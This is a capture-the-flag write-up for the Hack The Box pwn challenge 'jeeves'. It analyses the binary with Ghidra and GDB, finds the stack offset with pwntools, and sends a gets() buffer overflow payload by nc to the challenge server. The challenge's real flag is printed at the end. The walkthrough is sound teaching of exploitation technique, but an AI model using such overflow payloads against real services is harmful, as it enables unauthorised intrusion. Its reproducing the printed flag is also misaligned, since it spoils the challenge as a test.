Running file command against jeeves binary

```
┌──(root💀Jude)-[~/htb/challenges-htb/pwn/jeeves]
└─# file jeeves
jeeves: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=18c31354ce48c8d63267a9a807f1799988af27bf, for GNU/Linux 3.2.0,
not stripped
```

It's an ELF 64-bit LSB pie executable and its Not stripped that means the function names are still there.

Running checksec

```
┌──(root💀Jude)-[~/htb/challenges-htb/pwn/jeeves]
└─# checksec jeeves
[*] '/root/htb/challenges-htb/pwn/jeeves/jeeves'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

The memory protections are enabled


Looking at the binary

```
┌──(root💀Jude)-[~/htb/challenges-htb/pwn/jeeves]
└─# ./jeeves
Hello, good sir!
May I have your name? tester
Hello tester, hope you have a good day!
```

It just simply ask's us for a name as an input and prints its back

Inspecting the code behind the binary using Ghidra

Inspecting the main function



Decompile: main - (jeeves)

```
1
2  undefined8 main(void)
3
4  {
5    char local_48 [44];
6    int local_1c;
7    void *local_18;
8    int local_c;
9
10   local_c = -0x21523f2d;
11   printf("Hello, good sir!\nMay I have your name? ");
12   gets(local_48);
13   printf("Hello %s, hope you have a good day!\n",local_48);
14   if (local_c == 0x1337bab3) {
15     local_18 = malloc(0x100);
16     local_1c = open("flag.txt",0);
17     read(local_1c,local_18,0x100);
18     printf("Pleased to make your acquaintance. Here\'s a small gift: %s\n",local_18);
19     close(local_1c);
20   }
21   return 0;
22 }
23
```

So what does the code do ?

- *On Line 11 → It asks for a name as input using gets() and stores that to variable 'local_48'*
- *On Line 13 → It prints out name*
- *On Line 14 → The program checks if the variable 'local_c' is equal to '0×1337bab3'*
- *if thats the case it will open the file flag.txt and prints it out values stored inside it. (It will print the flag)*

The problem here is the value of variable 'local_c' has already been declared and user has no access over it

Testing the binary locally

- *Creating a flag.txt*

```
┌──(root💀Jude)-[~/htb/challenges-htb/pwn/jeeves]
└─# echo "{Thanks_For_Reading}" > flag.txt
```

Opening binary in GDB

- Listing out available functions

```
┌──(root💀Jude)-[~/htb/challenges-htb/pwn/jeeves]
└─# gdb -q ./jeeves
Reading symbols from ./jeeves...
(No debugging symbols found in ./jeeves)
gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x0000000000001000  _init
0x0000000000001090  __cxa_finalize@plt
0x00000000000010a0  printf@plt
0x00000000000010b0  close@plt
0x00000000000010c0  read@plt
0x00000000000010d0  gets@plt
0x00000000000010e0  malloc@plt
0x00000000000010f0  open@plt
0x0000000000001100  _start
0x0000000000001130  deregister_tm_clones
0x0000000000001160  register_tm_clones
0x00000000000011a0  __do_global_dtors_aux
0x00000000000011e0  frame_dummy
0x00000000000011e9  main
0x00000000000012b0  __libc_csu_init
0x0000000000001320  __libc_csu_fini
0x0000000000001328  _fini
```

- Run the binary within gdb

```
gdb-peda$ run
Starting program: /root/htb/challenges-htb/pwn/jeeves/jeeves
Hello, good sir!
May I have your name? Have a good read
Hello Have a good read , hope you have a good day!
[Inferior 1 (process 2139) exited normally]
Warning: not running
```

- The disassemble command will produce the disassembly output of the entire main function.

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00005555555551e9 <+0>:     endbr64
   0x00005555555551ed <+4>:     push   rbp
   0x00005555555551ee <+5>:     mov    rbp,rsp
   0x00005555555551f1 <+8>:     sub    rsp,0x40
   0x00005555555551f5 <+12>:    mov    DWORD PTR [rbp-0x4],0xdeadc0d3
   0x00005555555551fc <+19>:    lea    rdi,[rip+0xe05]        #
0x555555556008
   0x0000555555555203 <+26>:    mov    eax,0x0
   0x0000555555555208 <+31>:    call   0x5555555550a0 <printf@plt>
   0x000055555555520d <+36>:    lea    rax,[rbp-0x40]
   0x0000555555555211 <+40>:    mov    rdi,rax
   0x0000555555555214 <+43>:    mov    eax,0x0
   0x0000555555555219 <+48>:    call   0x5555555550d0 <gets@plt>
   0x000055555555521e <+53>:    lea    rax,[rbp-0x40]
   0x0000555555555222 <+57>:    mov    rsi,rax
   0x0000555555555225 <+60>:    lea    rdi,[rip+0xe04]        #
0x555555556030
   0x000055555555522c <+67>:    mov    eax,0x0
   0x0000555555555231 <+72>:    call   0x5555555550a0 <printf@plt>
   0x0000555555555236 <+77>:    cmp    DWORD PTR [rbp-0x4],0x1337bab3
   0x000055555555523d <+84>:    jne    0x5555555552a8 <main+191>
   0x000055555555523f <+86>:    mov    edi,0x100
   0x0000555555555244 <+91>:    call   0x5555555550e0 <malloc@plt>
   0x0000555555555249 <+96>:    mov    QWORD PTR [rbp-0x10],rax
   0x000055555555524d <+100>:   mov    esi,0x0
   0x0000555555555252 <+105>:   lea    rdi,[rip+0xdfc]        #
0x555555556055
   0x0000555555555259 <+112>:   mov    eax,0x0
   0x000055555555525e <+117>:   call   0x5555555550f0 <open@plt>
```

```
   0x0000555555555263 <+122>:   mov    DWORD PTR [rbp-0x14],eax
   0x0000555555555266 <+125>:   mov    rcx,QWORD PTR [rbp-0x10]
   0x000055555555526a <+129>:   mov    eax,DWORD PTR [rbp-0x14]
   0x000055555555526d <+132>:   mov    edx,0x100
   0x0000555555555272 <+137>:   mov    rsi,rcx
   0x0000555555555275 <+140>:   mov    edi,eax
   0x0000555555555277 <+142>:   mov    eax,0x0
   0x000055555555527c <+147>:   call   0x5555555550c0 <read@plt>
   0x0000555555555281 <+152>:   mov    rax,QWORD PTR [rbp-0x10]
   0x0000555555555285 <+156>:   mov    rsi,rax
   0x0000555555555288 <+159>:   lea    rdi,[rip+0xdd1]        #
0x555555556060
   0x000055555555528f <+166>:   mov    eax,0x0
   0x0000555555555294 <+171>:   call   0x5555555550a0 <printf@plt>
   0x0000555555555299 <+176>:   mov    eax,DWORD PTR [rbp-0x14]
   0x000055555555529c <+179>:   mov    edi,eax
   0x000055555555529e <+181>:   mov    eax,0x0
   0x00005555555552a3 <+186>:   call   0x5555555550b0 <close@plt>
   0x00005555555552a8 <+191>:   mov    eax,0x0
   0x00005555555552ad <+196>:   leave
   0x00005555555552ae <+197>:   ret
End of assembler dump.
```

- Setting up a break point at the cmp instruction so that we could inspect and modify the values that are to be compared.

```
gdb-peda$ break *0x0000555555555236
Breakpoint 1 at 0x555555555236
```

- Run the program

```
gdb-peda$ run
Starting program: /root/htb/challenges-htb/pwn/jeeves/jeeves
Hello, good sir!
May I have your name? tester
Hello tester, hope you have a good day!
[----------------------------------registers-----------------------------------
---]
RAX: 0x28 ('(')
RBX: 0x0
RCX: 0x0
RDX: 0x0
```

```
RSI: 0x5555555592a0 ("Hello tester, hope you have a good day!\n")
RDI: 0x7ffff7fa7670 --> 0x0
RBP: 0x7fffffffdff0 --> 0x5555555552b0 (<__libc_csu_init>:      endbr64)
RSP: 0x7fffffffdfb0 --> 0x726574736574 ('tester')
RIP: 0x555555555236 (<main+77>: cmp    DWORD PTR [rbp-0x4],0x1337bab3)
R8 : 0xffffffff
R9 : 0x28 ('(')
R10: 0x7fffffffdfb0 --> 0x726574736574 ('tester')
R11: 0x246
R12: 0x555555555100 (<_start>:  endbr64)
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction
overflow)
[-------------------------------------code-------------------------------
---]
   0x555555555225 <main+60>:    lea    rdi,[rip+0xe04]        #
0x555555556030
   0x55555555522c <main+67>:    mov    eax,0x0
   0x555555555231 <main+72>:    call   0x5555555550a0 <printf@plt>
=> 0x555555555236 <main+77>:    cmp    DWORD PTR [rbp-0x4],0x1337bab3
   0x55555555523d <main+84>:    jne    0x5555555552a8 <main+191>
   0x55555555523f <main+86>:    mov    edi,0x100
   0x555555555244 <main+91>:    call   0x5555555550e0 <malloc@plt>
   0x555555555249 <main+96>:    mov    QWORD PTR [rbp-0x10],rax
[-------------------------------------stack------------------------------
---]
0000| 0x7fffffffdfb0 --> 0x726574736574 ('tester')
0008| 0x7fffffffdfb8 --> 0x5555555552fd (<__libc_csu_init+77>:  add
rbx,0x1)
0016| 0x7fffffffdfc0 --> 0x0
0024| 0x7fffffffdfc8 --> 0x0
0032| 0x7fffffffdfd0 --> 0x5555555552b0 (<__libc_csu_init>:     endbr64)
0040| 0x7fffffffdfd8 --> 0x555555555100 (<_start>:      endbr64)
0048| 0x7fffffffdfe0 --> 0x7fffffffe0e0 --> 0x1
0056| 0x7fffffffdfe8 --> 0xdeadc0d300000000
[-------------------------------------------------------------------------
---]
Legend: code, data, rodata, value

Breakpoint 1, 0x0000555555555236 in main ()
```

Above on RIP we can see that its comparing DWORD PTR [rbp-0×4] with 0×1337bab3

- Inspecting value of rbp-0×4

```
gdb-peda$ x/x $rbp-0x4
0x7fffffffdfec: 0x555552b0deadc0d3
```

Here we can see that the value is deadc0d3

- Changing the value of rbp-0×4 to 0×1337bab3

```
gdb-peda$ set *0x7fffffffdfec = 0x1337bab3
gdb-peda$ x/x $rbp-0x4
0x7fffffffdfec: 0x555552b01337bab3
```

Successfully changed the value so theoretically if we continue the execution it will print the flag. lets see it in practice

- Continuing the execution

```
gdb-peda$ c
Continuing.
Pleased to make your acquaintance. Here's a small gift: {Thanks_For_Reading}

[Inferior 1 (process 2147) exited normally]
```

So here we got the flag right. Is that it ? The answer is NO, so far we were only mapping out the working of the binary. we can't do all these manually up there on our instance. Because there is no shell on the remote instance for us to execute gdb and do all these. So we have to figure out a way to change the value of variable accordingly without accessing the remote instance

Doing the right thing

- If we take a closer look at above code of the main function displayed in Ghidra, We can see that our input stores in a variable named 'local_48' which's data type is char and size is 44 bytes.

So what happens if we give more than it can hold, Of course it will overflow

- Giving it hundred A to see its response

```
┌──(root💀Jude)-[~/htb/challenges-htb/pwn/jeeves]
```

```
└─# ./jeeves
Hello, good sir!
May I have your name?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 hope you have a good day!
Segmentation fault
```

We got a segmentation fault, Basically what it means is that our A 's over flowed the buffer and hit the return, The return is not sure about what it will do with all the A's we provided

The Exploitation (In Theroy)

As we can see the variable local_48 is on the top and the return is located in bottom.However we don't wanna over right the return address. The variable local_c and other variables comes between them. To retrive the flag we need change the value of local_c, so if we find the offset of local_c mostlikely we can change the value to 0×1337bab3

Actual Exploitation

- Finding the offset

Using python3 to generate patterns

```
┌──(root💀Jude)-[~/htb/challenges-htb/pwn/jeeves]
└─# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> cyclic(100)
b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaat

>>>
```

we already have set a break point in cmp instruction. so lets run the program and input the pattern

```
gdb-peda$ run
Starting program: /root/htb/challenges-htb/pwn/jeeves/jeeves
Hello, good sir!
May I have your name?
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataa

Hello
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataa
 hope you have a good day!
[----------------------------------registers-----------------------------------
---]
RAX: 0x86
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x5555555592a0 ("Hello
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataa
 hope you have a good day!\n")
RDI: 0x7ffff7fa7670 --> 0x0
RBP: 0x7fffffffdff0 ("qaaaraaasaaataaauaaavaaawaaaxaaayaaa")
RSP: 0x7fffffffdfb0
("aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaat

RIP: 0x555555555236 (<main+77>: cmp    DWORD PTR [rbp-0x4],0x1337bab3)
R8 : 0xffffffff
R9 : 0x86
R10: 0x7fffffffdfb0
("aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaat

R11: 0x246
R12: 0x555555555100 (<_start>:  endbr64)
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction
overflow)
[-----------------------------------code-------------------------------------
---]
   0x555555555225 <main+60>:    lea    rdi,[rip+0xe04]        #
0x555555556030
   0x55555555522c <main+67>:    mov    eax,0x0
```

```
   0x555555555231 <main+72>:    call   0x5555555550a0 <printf@plt>
=> 0x555555555236 <main+77>:    cmp    DWORD PTR [rbp-0x4],0x1337bab3
   0x55555555523d <main+84>:    jne    0x5555555552a8 <main+191>
   0x55555555523f <main+86>:    mov    edi,0x100
   0x555555555244 <main+91>:    call   0x5555555550e0 <malloc@plt>
   0x555555555249 <main+96>:    mov    QWORD PTR [rbp-0x10],rax
[-----------------------------------stack-------------------------------------
---]
0000| 0x7fffffffdfb0
("aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaat

0008| 0x7fffffffdfb8
("caaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaav

0016| 0x7fffffffdfc0
("eaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaax

0024| 0x7fffffffdfc8
("gaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa"

0032| 0x7fffffffdfd0
("iaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa")
0040| 0x7fffffffdfd8
("kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa")
0048| 0x7fffffffdfe0
("maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa")
0056| 0x7fffffffdfe8 ("oaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa")
[-----------------------------------------------------------------------------
---]
Legend: code, data, rodata, value

Breakpoint 1, 0x0000555555555236 in main ()
```

- Inspecting the value of rbp-0×4

```
gdb-peda$ x/s $rbp-0x4
0x7fffffffdfec: "paaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa"
```

finding the offset using cyclic_find,

```
┌──(root💀Jude)-[~/htb/challenges-htb/pwn/jeeves]
└─# python3
```

```
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> cyclic(100)
b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaat

>>> cyclic_find('paaa')
60
>>>
```

*So the payload will be A * 60 + 0×1337bab3*

Payload

0×1337bab3 is on reverse order due to little endian formating

```
┌──(root💀Jude)-[~/htb/challenges-htb/pwn/jeeves]
└─# python2 -c 'print "A" * 60 + "\xb3\xba\x37\x13"' > jeeves_payload
```

- Testing payload

```
gdb-peda$ run < jeeves_payload
Starting program: /root/htb/challenges-htb/pwn/jeeves/jeeves <
jeeves_payload
Hello, good sir!
May I have your name? Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA��7, hope you
have a good day!
[----------------------------------registers-----------------------------------
---]
RAX: 0x62 ('b')
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x5555555592a0 ("May I have your name? Hello ", 'A' <repeats 60 times>,
"\263\272\067\023, hope you have a good day!\n")
RDI: 0x7ffff7fa7670 --> 0x0
RBP: 0x7fffffffdff0 --> 0x555555555200 (<main+23>:      (bad))
RSP: 0x7fffffffdfb0 ('A' <repeats 60 times>, "\263\272\067\023")
RIP: 0x555555555236 (<main+77>: cmp    DWORD PTR [rbp-0x4],0x1337bab3)
```

```
R8 : 0xffffffff
R9 : 0x62 ('b')
R10: 0x7fffffffdfb0 ('A' <repeats 60 times>, "\263\272\067\023")
R11: 0x246
R12: 0x555555555100 (<_start>:  endbr64)
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction
overflow)
[-------------------------------------code-------------------------------------
---]
   0x555555555225 <main+60>:    lea    rdi,[rip+0xe04]        #
0x555555556030
   0x55555555522c <main+67>:    mov    eax,0x0
   0x555555555231 <main+72>:    call   0x5555555550a0 <printf@plt>
=> 0x555555555236 <main+77>:    cmp    DWORD PTR [rbp-0x4],0x1337bab3
   0x55555555523d <main+84>:    jne    0x5555555552a8 <main+191>
   0x55555555523f <main+86>:    mov    edi,0x100
   0x555555555244 <main+91>:    call   0x5555555550e0 <malloc@plt>
   0x555555555249 <main+96>:    mov    QWORD PTR [rbp-0x10],rax
[-------------------------------------stack-------------------------------------
---]
0000| 0x7fffffffdfb0 ('A' <repeats 60 times>, "\263\272\067\023")
0008| 0x7fffffffdfb8 ('A' <repeats 52 times>, "\263\272\067\023")
0016| 0x7fffffffdfc0 ('A' <repeats 44 times>, "\263\272\067\023")
0024| 0x7fffffffdfc8 ('A' <repeats 36 times>, "\263\272\067\023")
0032| 0x7fffffffdfd0 ('A' <repeats 28 times>, "\263\272\067\023")
0040| 0x7fffffffdfd8 ('A' <repeats 20 times>, "\263\272\067\023")
0048| 0x7fffffffdfe0 ('A' <repeats 12 times>, "\263\272\067\023")
0056| 0x7fffffffdfe8 --> 0x1337bab341414141
[-------------------------------------------------------------------------------
---]
Legend: code, data, rodata, value

Breakpoint 1, 0x0000555555555236 in main ()
gdb-peda$ x/x $rbp-0x4
0x7fffffffdfec: 0x555552001337bab3
gdb-peda$ c
Continuing.
Pleased to make your acquaintance. Here's a small gift: {Thanks_For_Reading}

[Inferior 1 (process 2597) exited normally]
```

```
Warning: not running
gdb-peda$
```

Getting flag from the remote instance

```
┌──(root💀Jude)-[~/htb/challenges-htb/pwn/jeeves]
└─# nc 178.62.19.68 30819 < jeeves_payload
Hello, good sir!
May I have your name? Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA��7, hope you
have a good day!
Pleased to make your acquaintance. Here's a small gift:
HTB{w3lc0me_t0_lAnd_0f_pwn_&_pa1n!}
```

That's it, Thanks for reading Hope you enjoyed it...

Happy Hacking